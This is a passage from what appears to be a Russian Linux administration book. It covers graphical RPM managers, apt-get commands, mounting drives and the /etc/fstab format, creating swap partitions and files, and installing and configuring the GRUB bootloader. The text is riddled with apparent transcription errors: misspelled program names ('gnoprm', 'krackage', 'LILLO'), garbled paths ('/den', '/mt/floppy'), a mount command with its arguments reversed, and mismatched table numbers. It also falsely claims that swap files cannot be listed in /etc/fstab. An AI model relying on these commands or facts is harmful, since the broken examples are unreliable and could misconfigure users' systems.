Менеджер пакетов RPM является мощным средством для произведения операций над пакетами — создания, установка, обновления, удаления. Однако интерфейс командной строки может понравиться далеко не всем, а особенно начинающему администратору. Существуют и графические (под X Window) реализации менеджера пакетов — например, **krackage** из KDE, **gnorpm** и другие. Я рекомендую использовать программу **gnorpm**, которая обладает интуитивным

графическим интерфейсом. RPM больше подходит для создания новых пакетов, а также для обновления большого числа пакетов. Для установки одного-двух пакетов лучше и удобнее использовать **gnoprm** (см. рис. 3.2).




Рис. 3.2. Программа **gnoprm**

Функции программы **gnoprm**:

- Установка пакетов.
- Удаление пакетов.
- Получения сведений о пакете.
- Проверка пакета.
- Поиск пакета в базе RPM.

Для установки какого-либо пакета нажмите на кнопку «Установить». Если в приводе CD-ROM находится инсталляционный CD, то в появившемся окне вы увидите список еще не установленных в системе пакетов (см. рис. 3.3).

Если пакета нет в списке или вы хотите установить пакет, который не входит в состав дистрибутива, нажмите на кнопку «Добавить» и добавьте в список пакеты, которые вы хотите установить. Нажмите на кнопку «Запрос» для получения сведений о пакете (см. рис. 3.4).




Рис. 3.3. Добавление пакета




Рис. 3.4. Свойств пакета

Если пакет еще не установлен и у вас достаточно места на диске для его установки, нажмите на кнопку «Установка». После этого будет выполнена проверка пакета на предмет удовлетворения зависимостей: не требует ли этот пакет наличия какого-нибудь не установленного пакета и не конфликтует ли он с уже установленными пакетами. Если все в порядке, вы увидите окно состояния установки пакета (см. рис. 3.5).




Рис. 3.5. Установка пакета

Найти пакет вы можете с помощью операции Поиск. Для этого нажмите на кнопку «Поиск» на панели инструментов `dpkg` или выполните команду меню **Операции** → **Поиск**. В открывшемся окне вы можете установить критерии поиска и нажать на кнопку «Поиск» (см. рис. 3.6).




Рис. 3.6. Поиск пакета




Рис. 3.7. Проверка пакета

Для проверки пакета выберите интересный вас пакет и нажмите на кнопку «Проверка» (см. рис. 3.7).

В состав KDE входит программа с графическим интерфейсом пользователя, управляющая пакетами — **kpackage** (см. рис. 3.8). По своим функциям она аналогична программе **gnoprm**. Какую из этих программ использовать — дело вкуса и привычки (я вообще использую программу **rpm**).

Также стоит упомянуть о программе **APT**. Программа **APT** — это система управления пакетами программного обеспечения. Первоначально система **APT** была разработана для **Debian Linux**. Сейчас и в состав некоторых **Red Hat-совместимых дистрибутивов** (например, **apt-get** и входит в состав **Alt Linux**, но ее вы не найдете в **Red Hat Linux**) входит эта система. Для управления пакетами используется программа **apt-get**. Формат вызова программы **apt-get** такой:

```
apt-get [опции] [команды] [пакет ...]
```

Команды программы описаны в табл. 3.7.




Рис. 3.8. Программа kpackage

Команда	Описание
update	Используется для синхронизации файлов описаний пакетов с их источником, который указан в файле <code>/etc/apt/sources.list</code> . В качестве источника может использоваться какой-нибудь каталог файловой системы или FTP-архив. Примары источников: <code>/mnt/cdrom/RedHat/RPMS/</code> <code>ftp://ftp.redhat.com/pub/</code>
upgrade	Используется для обновления пакета. Может также использоваться для обновления ВСЕХ установленных в системе пакетов из источников, указанных в файле <code>/etc/apt/sources.list</code> . При выполнении этой команды ни в коем случае не будет установлено ни одного нового пакета, то есть такого, который еще не был установлен в системе, а будет произведено только обновление существующих пакетов. Перед этой командой обязательно должна быть выполнена команда <code>update</code>
dist-upgrade	Более «интеллектуальная» версия команды <code>upgrade</code> . Кроме установки новых версий пакетов, она также проверит зависимости между новыми версиями пакетов. Рекомендуется использовать именно эту команду
install	Установка одного (или более) пакета. В качестве аргумента данной команде нужно передать имя пакета: это НЕ полное имя файла. Например, пусть полное имя файла пакета, который вы хотите установить <code>/mnt/cdrom/RedHat/RPMS/package-1.33.i386.rpm</code> . Тогда для установки этого пакета вам нужно ввести команду <code>apt-get install package</code> . Естественно, источник <code>/mnt/cdrom/RedHat/RPMS</code> должен быть указан в файле <code>/etc/apt/sources.list</code>
remove	Удаление пакетов
check	Используется для диагностики нарушенных зависимостей между пакетами
clean	Очищает локальное хранилище полученных файлов пакетов. Перед установкой пакеты копируются из источника в локальное хранилище, а оттуда потом устанавливаются. Для освобождения места на диске время от времени вводите команду <code>apt-get clean</code> . Данная команда не удаляет пакеты из каталогов <code>/var/cache/apt/archives</code> и <code>/var/cache/apt/archives/partial</code>

В табл. 3.6 указаны практически все необходимые вам команды. Более подробное описание команд вы найдете в справочной системе.

Команда `apt-get install` похожа на команду `rpm -i`, однако есть одно важное отличие: при установке нового пакета `apt-get` проверяет зависимости и устанавливает также все необходимые пакеты. Менеджер `rpm` выводит только сообщение о невозможности установки пакета.

При установке группы пакетов с помощью `apt-get` будьте внимательны. Обычно для установки группы пакетов используются символы «?», «*». Если нет пакетов, имена которых совпадают с указанным шаблоном, то этот шаблон будет рассматриваться как выражение POSIX. В этом случае, если вы указали шаблон `a*`, то будут установлены ВСЕ пакеты, имена которых содержат букву `a`, а не только те, которые начинаются на эту букву. Это же касается и команды `remove`.

Из опций `apt-get` полезными для вас будут `-f` и `-d`. При указании первой опции `apt-get` попытается исправить нарушенные зависимости, а при указании второй пакеты не будут установлены, а только будут выкачаны из источника.

Еще есть одна полезная опция: `--force-yes`. При указании этой опции `apt-get` принудительно выполнит указанную операцию, несмотря ни на что. Данная опция очень опасна, так как может полностью разрушить систему, однако бывают случаи, когда она действительно необходима.

В дистрибутив Linux Mandrake входит собственное средство управления пакетами — `rpmdrake`. К десятой версии дистрибутива оно немного видоизменилось. Теперь оно состоит из трех частей:

- `/usr/sbin/edit-rpm-media` — менеджер источников пакетов (что такое источники, я уже сказал, поэтому останавливаться на этом не будем);
- `rpmdrake` — менеджер установки пакетов;
- `rpmdrake-remove` — менеджер удаления пакетов.

Запустить любую из частей можно из меню К: Система | Настройка | Пакеты.

3.8.4. Установка из пакетов, содержащих исходный код

Иногда в пакетах RPM находятся не откомпилированные версии программ, а их исходный код. Признаком этого является слово `src` вместо названия архитектуры. Для установки такого пакета введите:

```
rpm --rebuild software-2.00-1.src.rpm
```

Разумеется, вместо `software-2.00-1.src.rpm` нужно указать реальное имя файла. Перед установкой программы ее исходный текст будет откомпилирован, и потом программа будет установлена.

Надеюсь, что этой информации достаточно, чтобы вы могли легко устанавливать программное обеспечение для Linux.

3.9. Монтирование дисков. Файл `/etc/fstab`

Как уже отмечалось ранее, прежде чем использовать файловую систему, ее нужно примонтировать к основной файловой системе. Определим правила работы со сменными носителями (СН) данных (CD-ROM, Floppy, Zip) и монтируемыми файловыми системами (ФС):

- Прежде чем использовать СН (или ФС), его нужно примонтировать к корневой файловой системе. Каталог, через который будет производиться доступ к файлам СН (ФС), называется точкой монтирования.
- Если вы хотите сменить СН, его нужно размонтировать, сменить на новый и смонтировать заново.
- Если вы не хотите использовать СН (ФС), его нужно размонтировать. При остановке системы размонтирование производится автоматически.
- Вы не можете размонтировать СН (ФС), который в данный момент используется.

Для монтирования ФС предназначена программа `mount`, для размонтирования — `umount`. Общий формат вызова (наиболее часто используемый) следующий:

```
mount -t fs_type device mount_point
```

В качестве параметра `fs_type` программы `mount` указывается тип подключаемой файловой системы, некоторые из которых я позволю себе еще раз напомнить в табл. 3.7.

Основные типы файловых систем

Таблица 3.7

Тип	Описания
ext2 или ext3	Файловая система Linux
Vfat	Файловая система Windows 9x
iso9660	Ее нужно использовать при монтировании CD-ROM
Ntfs	Всем известная NT Filesystem

Следующим параметром является устройство (`device`). В качестве устройства выступает носитель данных, например, `/dev/hdd`. Далее, наконец, задается сама точка монтирования (`mount_point`). Примонтировать файловую систему вы можете к любому каталогу корневой файловой системы. Я рекомендую создать подкаталог в каталоге `/mnt` с осмысленным именем и к нему подмонтировать нужную вам файловую систему. Например, для монтирования дисковода A: вы можете использовать следующую команду

```
mount -t vfat /dev/fd0 /mnt/floppy
```

При этом считается, что дискета отформатирована для файловой системы `vfat`.

Для монтирования привода CD-ROM вы можете воспользоваться следующей командой:

```
mount -t iso9660 /dev/hdd /mnt/cdrom
```

Привод CD-ROM подключен ко второй шине IDE как ведомый (Secondary Slave). Для размонтирования достаточно указать точку монтирования или устройство в качестве параметра команды `umount`. Например, команда `umount /mnt/Poppy` размонтирует диск A:. Информация об устройствах, смонтированных на данный момент, содержится в файле `/etc/mtab`. Программа `mount` имеет опции, представленные в табл. 3.8.

Параметры программы `mount`

Таблица 3.8

Опция	Описания
-a	Монтирование всех файловых систем, указанных в файле <code>/etc/fstab</code> , кроме тех, для которых указан параметр <code>noauto</code>
-n	Монтирование без записи в файл <code>/etc/mtab</code> . Полезно, если каталог <code>/etc</code> доступен только для чтения
-r	Монтирование в режиме «только чтение»
-w	Монтирование в режиме «чтение/запись» (по умолчанию)
-t тип_ФС	Задаёт тип файловой системы

Вы можете комбинировать опции, например команда `mount -a -t vfat` монтирует все ФС типа VFAT. Список файловых систем, которые поддерживает ядро вашей системы, находится в файле `/etc/filesystems` или в файле `/proc/filesystems`.

Для того, чтобы файловая система монтировалась автоматически при загрузке системы, нужно внести определенную запись в файл `/etc/fstab`.

Формат записей в этом файле следующий:

```
device mount_point fs_type options флаг_резервного_копирования флаг_проверки
```

где: **device** — устройство, которое нужно подмонтировать;

mount_point — точка монтирования;

fs_type — тип файловой системы;

options — набор опций монтирования (см. табл. 3.9);

флаг_резервного_копирования — если установлен (1), то программа `dump` включит данную ФС в архив при создании резервной копии (дампа). Если установлен (0), то резервная копия ФС создаваться не будет;

флаг_проверки — этот флаг устанавливает порядок, в котором файловые системы при монтировании будут проверяться на наличие ошибок. Поиск и исправление ошибок при этом осуществляется специальной программой `fsck`, которая запускается сценарием инициализации системы. Значение этого флага означает очередь, в которую будет проверяться данная файловая система. Если для нескольких файловых систем указан один и тот же номер, то эти файловые системы при подходе очереди будут проверяться одновременно. Правильная настройка флагов проверки позволяет ускорить загрузку. Корневая файловая система всегда должна иметь

Опции монтирования ФС в файле `/etc/fstab`

Таблица 3.9

Опция	Описание
exec	Разрешает запуск бинарных (выполняемых) файлов для данной файловой системы. Эта опция используется по умолчанию
noexec	Запрещает запуск бинарных (выполняемых) файлов для данной файловой системы
noauto	Данная файловая система не может быть смонтирована с помощью команды <code>mount -a</code> , то есть не может быть смонтирована при загрузке системы
auto	Данная файловая система будет автоматически смонтирована во время загрузки. Эта опция используется по умолчанию
ro	Монтирование в режиме «только чтение»
rw	Монтирование в режиме «чтение/запись». Эта опция используется по умолчанию
user	Разрешает пользователям монтировать/демонтировать данную файловую систему
nouser	Запрещает пользователям монтировать/демонтировать данную файловую систему. Эта опция используется по умолчанию
defaults	Использовать стандартный набор опций, установленных по умолчанию

значение флага проверки (1), которое означает, что ее необходимо проверять первой. Для всех остальных файловых систем рекомендуется устанавливать значение (2), которое позволит произвести их проверку одновременно, сразу же после проверки корневой файловой системы. Значение (0) указывается для файловых систем, проверку которых производить не нужно. К таким ФС относятся съемные файловые системы (носители Floppy, CD-ROM и т.д.).

А сейчас я себе позволю несколько небольших комментариев относительно опций монтирования. Опцию `noexec` полезно устанавливать для файловых систем, в которых вы не предполагаете запускать программы. Ее полезно установить для файловой системы `vfat`: запускать там нечего, а вот при копировании из нее файлов в файловую систему `ext2` не будет устанавливаться право на выполнение только что скопированного файла. О правах доступа поговорим немного позже.

Если вы установите опцию `noauto`, данную систему нельзя будет подмонтировать с помощью опции `-a` программы `mount`. Команда `mount -a` обычно выполняется при запуске системы, а значит, данная файловая система не будет подмонтирована автоматически.

Это очень полезно для сменных устройств, например, дискет или магнитооптических дисков, когда нужно просто задать какие-нибудь параметры для данной файловой системы, но не монтировать ее. Ведь при запуске системы в приводе может не оказаться дискеты или магнитооптического диска.

Опция `user` позволяет пользователю монтировать данную файловую систему. Обычно она используется вместе с опцией `noauto` для сменных дисков. Пример файла конфигурации файловых систем `/etc/fstab` приведен в листинге 3.1.

Листинг 3.1. Файл `/etc/fstab`

<code>/dev/hda1</code>	<code>/</code>	<code>ext2</code>	<code>defaults</code>	<code>1</code>	<code>1</code>
<code>/dev/hda2</code>	<code>/den</code>	<code>ext2</code>	<code>defaults</code>	<code>0</code>	<code>2</code>
<code>/dev/hda3</code>	<code>/home</code>	<code>ext2</code>	<code>defaults</code>	<code>0</code>	<code>2</code>
<code>/dev/hda4</code>	<code>swap</code>	<code>swap</code>	<code>defaults</code>	<code>0</code>	<code>0</code>
<code>/dev/fd0</code>	<code>/mt/floppy</code>	<code>vfat</code>	<code>noauto,noexec</code>	<code>0</code>	<code>0</code>
<code>/dev/hdd</code>	<code>/mt/cdrom</code>	<code>iso9660</code>	<code>noauto,ro</code>	<code>0</code>	<code>0</code>
<code>none</code>	<code>/proc</code>	<code>proc</code>	<code>defaults</code>	<code>0</code>	<code>0</code>

В первой строке содержится запись, задающая параметры монтирования корневого раздела `«/»` и указывающая, что устройство `/dev/hda1` имеет файловую систему `ext2` и должно быть смонтировано со стандартным набором опций `defaults`, используемых по умолчанию. Кроме этого, в записи сказано, что необходимо создавать резервную копию данной файловой системы, и

что устройство должно быть проверено на наличие ошибок при загрузке системы, причем в первую очередь.

Вторая и третья записи содержат информацию о том, что устройства `/dev/hda2` и `/dev/hda3` содержат файловую систему `ext2` и должны быть смонтированы со стандартными установками в каталоги `/den` и `/home` соответственно. Резервные копии данных файловых систем создавать не нужно, а проверку при загрузке ОС необходимо производить во вторую очередь, причем одновременно обеих.

Четвертая строка содержит запись о параметрах монтирования раздела подкачки (`swap`). Для этого, а также для всех последующих разделов указано, что не надо ни создавать их резервную копию, ни производить их проверку при загрузке.

В пятой и шестой строках монтируются устройство чтения дискет (`Floppy`) и `CD-ROM`. Последняя строка файла `/etc/fstab` определяет специальную файловую систему `/proc`, которой вообще не ставится в соответствие никакое устройство (`none`). Файловая система `/proc` предназначена для обеспечения интерфейса взаимодействия с внутренними структурами данных ядра.

В процессе настройки вы, наверное, заметите, что при монтировании файловой системы `vfat` вместо русских букв отображается не совсем то, что вам бы хотелось. Например, в лучшем случае вместо имени каталога Мои документы вы увидите `?? ???? ?????`. Для перекодирования русскоязычных (и не только) имен файлов из одной кодировки в другую используются опции монтирования `iocharset` и `codepage`. Непосредственно для `vfat` нужно указать:

```
codepage=866, iocharset=koi8-r
```

3.10. Создание раздела (файла) подкачки

Рано или поздно при работе с Linux вам станет недостаточно оперативной памяти: потребности растут, а возможности (оперативная память) остаются прежними. В этом случае нужно купить дополнительные 128...256 Мб, тем более, что цены на память постоянно снижаются. Временным выходом из данного положения может послужить создание дополнительного файла или раздела подкачки. Еще раз замечу, что для Linux нет разницы, с чем работать: с файлом или с разделом.

Создайте раздел подкачки с помощью `fdisk` (тип раздела 82) и используйте команду `mkswap`, чтобы отформатировать его как раздел подкачки. Формат использования команды `mkswap` следующий:

```
mkswap -с раздел размер
```

Например, следующая команда создаст раздел свопинга размером 32 Мб (параметр `-с` используется для проверки «плохих» блоков):

```
mkswap -с /dev/hda3 32768
```

Если лишний раз переразбивать жесткий диск вам лень, можно создать не раздел, а файл подкачки, который будет впоследствии использоваться в качестве раздела подкачки. Для этого сначала создайте пустой файл `/swap/sw-file` (размер 32 Мб) с помощью команды `dd`:

```
dd if=/dev/zero of=/swap/sw-file bs=1k count=32768
```



Примечание

Эта команда читает данные с устройства `/dev/zero` и записывает их в файл `/swap/sw-file`. В качестве данных будет просто поток нулей, причем не цифр «ноль» (ASCII-код 48), а неотображаемых символов NULL (ASCII-код 0). Данные читаются и записываются блоками по 1 Кб (`bs=1k`), и общее количество блоков равно 32768. Таким образом, на выходе будет получен файл размером 32 Мб, заполненный символами NULL. Действия по созданию такого файла очень сходны с действиями, производимыми программой `fdisk` при создании нового раздела.

После этого отформатируйте данный файл под своп:

```
mkswap /swap/sw-file 32768
```

Заметьте, что никто вам не мешает создать в этом файле файловую систему и использовать ее, например:

```
mke2fs -m 0 /swap/sw-file
```

затем

```
mount -t ext2 /mnt/disk1 /sw/sw-file
```

Параметр `-m` задает процент блоков, которые будут зарезервированы для суперпользователя (по умолчанию — 5%).

После создания раздела (файла) подкачки его нужно активизировать. Команда `swapon -a` включает все разделы свопинга (описанные в файле `/etc/fstab`), а команда `swapon <раздел>` включает только конкретный раздел. Команда `swapon -a` обычно помещается в сценарий загрузки системы. Обычно это `/etc/rc.d/rc.sysinit` для систем, использующих инициализацию типа SysV — RedHat, Mandrake, Debian (хотя RedHat и Mandrake используют несколько модифицированную схему инициализации, но суть та же) или `/etc/rc/rc.s` для BSD-подобных Linux-систем (Slackware).

В рассматриваемом случае для подключения раздела подкачки нужно выполнить команду `swapon /dev/hda3`, а для подключения файла подкачки необходимо выполнить команду `swapon /swap/sw-file`.

Обратите внимание, что файл подкачки не может быть автоматически активизирован с помощью команды `swapon -a`, так как он не может быть указан в файле `/etc/fstab`. Для того, чтобы файл подкачки `/swap/sw-file` автоматически активизировался при загрузке системы, команду `swapon /swap/sw-file` нужно включить в сценарий загрузки после команды `swapon -a`. В противном случае вам придется эту команду вводить каждый раз вручную после загрузки системы.

Убедиться, что ваш файл (раздел) подкачки активизирован, можно, выполнив команду `free`. Команда `free` выводит информацию об использовании памяти, в том числе и виртуальной. В колонке `total` выводится общий размер памяти и подкачки (`Mem` и `Swap` соответственно), в колонке `used` — размер занятой памяти, а `free` — свободной.

После активизирования файла (раздела) подкачки общий размер свопа (`Swap Total`) должен увеличиться на размер только что активизированного раздела — в нашем случае на 32 Мб.

3.11. Использование загрузчика GRUB

Ситуация с загрузчиками Linux сложилась так: сначала основным загрузчиком Linux был `LILLO` (`L`inux `L`oader) — несмотря на наличие других загрузчиков, `LILLO` устанавливался по умолчанию практически всеми дистрибутивами. В первых трех изданиях этой книги рассматривался именно `LILLO`. Затем его постепенно стал вытеснять загрузчик `GRUB`. Сначала он предлагался как альтернативный загрузчик, а сейчас программы установки многих современных дистрибутивов вообще не используют `LILLO`. Поэтому в этом и во всех последующих изданиях этой книги о `LILLO` останутся лишь приятные воспоминания.

`GRUB` (`G`Rand `U`nified `B`ootloader — грандиозный унифицированный загрузчик), устанавливаемый по умолчанию многими дистрибутивами Linux, является очень мощным диспетчером загрузки. `GRUB` может загружать не только Linux и другие свободно распространяемые UNIX-подобные системы, но и коммерческие версии UNIX, все версии Windows, DOS, собственное ядро GNU Hurd.

Чем же так хорош `GRUB`? Почему разработчики всех дистрибутивов как будто сговорились и стали использовать `GRUB` вместо `LILLO`? `GRUB` поддерживает много файловых систем — `ext2`, `ext3`, `ReiserFS`, `FAT16`, `FAT32`, `FFS` (`F`ast `F`ile `S`ystem, применяемая ОС семейства `BSD`), а также морально устаревшую `minix` (эту файловую систему используют ОС `Minix` и ранние версии Linux). С помощью `GRUB` вы можете просмотреть файл на любой из перечисленных файловых систем, не загружая операционную систему — очень удобно, если у вас нет времени ждать, пока загрузится ОС. Делается это так: при загрузке `GRUB` вы можете использовать командную оболочку с подсказкой `grub>`. В ответ на приглашение введите:

```
grub> cat (номер раздела)/путь/файл
```

Еще одна особенность `GRUB` — вы можете загрузить любое ядро на любом разделе. Например, вы только что откомпилировали новое ядро, перезагрузили компьютер, но забыли добавить его в список ядер. При использовании `LILLO` вам нужно было загрузить систему снова, отредактировать файл `lilo.conf`, перезаписать загрузчик `LILLO`, перезагрузиться и только потом вы смогли бы

загрузить новое ядро. При использовании **GRUB** вам нужно ввести всего одну команду и указать имя ядра. Удобно?

Теперь приступим к настройке **GRUB**. Устанавливать загрузчик **GRUB** вам не нужно — он уже будет установлен. Перед использованием **GRUB** вы должны запомнить, как он обозначает разделы вашего жесткого диска. Мы привыкли, что первый жесткий диск (Primary Master) называется `hda` и нумерация разделов начинается с 1 — `hda1`, `hda2` и т.д. Второй жесткий диск (Primary Slave) называется `hdb`, его разделы `hdb1`, `hdb2` и т.д. В **GRUB** вся нумерация начинается с 0. Первый жесткий диск теперь называется `hd0`, а не `hda`. Разделы `hda1`, `hda2`, `hda3` теперь называются `hd0,0`; `hd0,1`; `hd0,2` и т.д. Чтобы объединить вместе номер диска и номер раздела, используйте круглые скобки: `(hd0,0)`; `(hd0,1)`; `(hd0,2)`. Главная загрузочная запись (MBR) обозначается `(hd0)`.

Например, третий раздел на втором жестком диске на языке **GRUB** называется `(hd1,2)`: не забывайте, что нумерация начинается с нуля.

Установка загрузчика **GRUB** состоит их трех этапов:

1. Установка первичного загрузчика (файл `stage1`) в главную загрузочную запись (MBR — Master Boot Record);
2. Сообщение ему расположения образа вторичного загрузчика (файл `stage2`);
3. Создание и настройка меню операционных систем, которые можно будет выбрать при загрузке компьютера.

Зарегистрируйтесь как пользователь `root`, перейдите в каталог `/boot/grub` и введите команду:

```
grub
```

Если загрузчик **GRUB** у вас еще не установлен, программа будет анализировать диски BIOS. Это займет некоторое время. Затем **GRUB** выдаст диагностическое сообщение, сообщит номер версии и предложит вам ввести команду. В общем, вы должны увидеть примерно следующее:

```
GRUB version 0.5.96.1 (640K lower / 261504K upper memory)
grub>
```

У меня Linux установлен в раздел `/dev/hda5`, который в **GRUB** обозначается как `(hd0,4)`. Для установки загрузчика введите команду:

```
install (hd0,4)/boot/grub/stage1 (hd0)\
(hd0,4)/boot/grub/stage2\
p (hd0,4)/boot/grub/menu.conf
```

Теперь разберемся, что это мы здесь написали. Команда `install` установит файл `/dev/hda5/boot/grub/stage1` (`(hd0,4)/boot/grub/stage1`) в MBR (`hd0`). Образ вторичного загрузчика `stage2` находится в файле `(hd0,4)/boot/grub/stage2`. Файл `menu.conf`, который указывается с помощью опции `p`, используется для создания меню загрузчика — это меню вы увидите при загрузке системы. Позже мы рассмотрим структуру этого файла.

Общий синтаксис команды `install` следующий:

```
install адрес_stage1 куда_установить_stage1 адрес_stage2 р
адрес_файла_конфигурации
```

Как видите, ничего сложного – это только на первый взгляд все показалось очень сложным.

Команда `install` установила загрузчик **GRUB** на ваш жесткий диск. Теперь нужно создать загрузочную дискету **GRUB**. Зачем? Например, когда вы в очередной раз переустановите Windows, MBR будет перезаписана, и вы не сможете загрузить Linux и другие установленные на вашем компьютере операционные системы. Используя загрузочную дискету, вы сможете загрузить операционную систему и переустановить загрузчик **GRUB**, то есть окончательно навести порядок после установки Windows.

Для установки **GRUB** на дискету используется команда `dd`, а не `grub`:

```
cd /boot/grub
dd if=stage1 of=/dev/fd0 bs=512 count=1
dd if=stage2 of=/dev/fd0 bs=512 seek=1
```

Команды `dd` нужно выполнять, находясь в каталоге `/boot/grub`, от имени пользователя `root`.

Теперь мы переходим к завершающему этапу конфигурации **GRUB** — созданию файла конфигурации `menu.conf`. Прежде чем приступить к созданию этого файла, вам нужно разобраться с методами загрузки операционных систем, иначе вы ничего не поймете. Тут нет ничего сложного, тем более что этих методов всего два, просто нужно очень внимательно прочитать.

Вызов ядра. Этот способ позволяет загрузить Linux-подобные операционные системы. Он заключается в следующем: нужно указать корневое устройство (где искать корневую файловую систему), ядро и дать команду начать загрузку операционной системы. В командах **GRUB** это выглядит так:

```
root (hd0,4) // указываем корневую файловую систему /dev/hda5
kernel /boot/vmlinuz root=/dev/hda5
                // указываем ядро и передаем ядру параметр root
boot           // начинаем загрузку системы
```



Примечание

При указании ядра можно указать дополнительные параметры, а не только `root`.

Как видите, все напоминает небольшой сценарий: взять ядро X и запустить его.

Вызов другого загрузчика. Этот способ подходит для загрузки не совместимой с Linux операционной системы, например, Windows (вызывается загрузчик NTLDR) или если вы хотите использовать загрузчик LILO вместе с GRUB (а есть ли в этом смысл?). Порядок действий будет следующим: указать корневой раздел, активировать этот раздел (особенно актуально для DOS и Windows 9x), установить первый сектор устройства. В командах GRUB это выглядит так:

```
rootnoverify (hd0,0) // моя Windows установлена
                    // на диск C: - /dev/hda1
makeactive          // делаем раздел активным
chainloader +1      // устанавливаем первый сектор
                    // текущего раздела
boot                // загружаемся...
```

Файл конфигурации `menu.conf` состоит из последовательностей вышеописанных команд. Все пункты будущего нашего загрузочного меню начинаются служебным словом `title`, например,

```
title Windows XP
```

Для начала напишем пункт меню, позволяющий загрузить наш Linux, который установлен в разделе `/dev/hda5 (hd0,4)`. Фрагмент файла конфигурации будет выглядеть следующим образом:

```
# Это просто комментарий
title Linux Mandrake 10
root (hd0,4)
kernel /boot/vmlinuz-2.6.3-7mdk root=/dev/hda5 mem=256M
boot
```

Мы указываем загрузчику, что нужно загрузить ядро `vmlinuz-2.6.3-7mdk` и передать ему два параметра `root=/dev/hda5 mem=256M`.

Теперь создадим пункт меню для загрузки нашей Windows:

```
title Windows XP
rootnoverify (hd0,0)
makeactive
chainloader +1
boot
```

